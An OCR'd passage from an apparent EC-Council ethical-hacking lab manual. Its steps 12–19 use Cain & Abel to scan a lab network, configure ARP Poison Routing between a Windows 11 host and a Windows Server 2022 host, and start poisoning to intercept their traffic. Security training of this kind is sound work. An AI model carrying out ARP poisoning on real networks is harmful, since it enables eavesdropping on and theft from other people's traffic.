


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Cain & Abel starts scanning for MAC addresses and lists all those found.
13. After completing the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.




14. Now, click the **APR** tab at the bottom of the window.
15. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (**+**) icon.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click the plus (**+**) icon, a **New ARP Poison Routing** window appears, from which we can add IPs to listen to traffic.




17. To monitor the traffic between two systems (here, **Windows 11** and **Windows Server 2022**), click to select **10.10.1.11** (Windows 11) from the left-hand pane and **10.10.1.22** (**Windows Server 2022**) from the right-hand pane; click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Click to select the created target IP address scan displayed in the **Configuration / Routes Packets** tab.
19. Click on the **Start/Stop APR** icon to start capturing ARP packets. The **Status** will change from **Idle** to **Poisoning**.

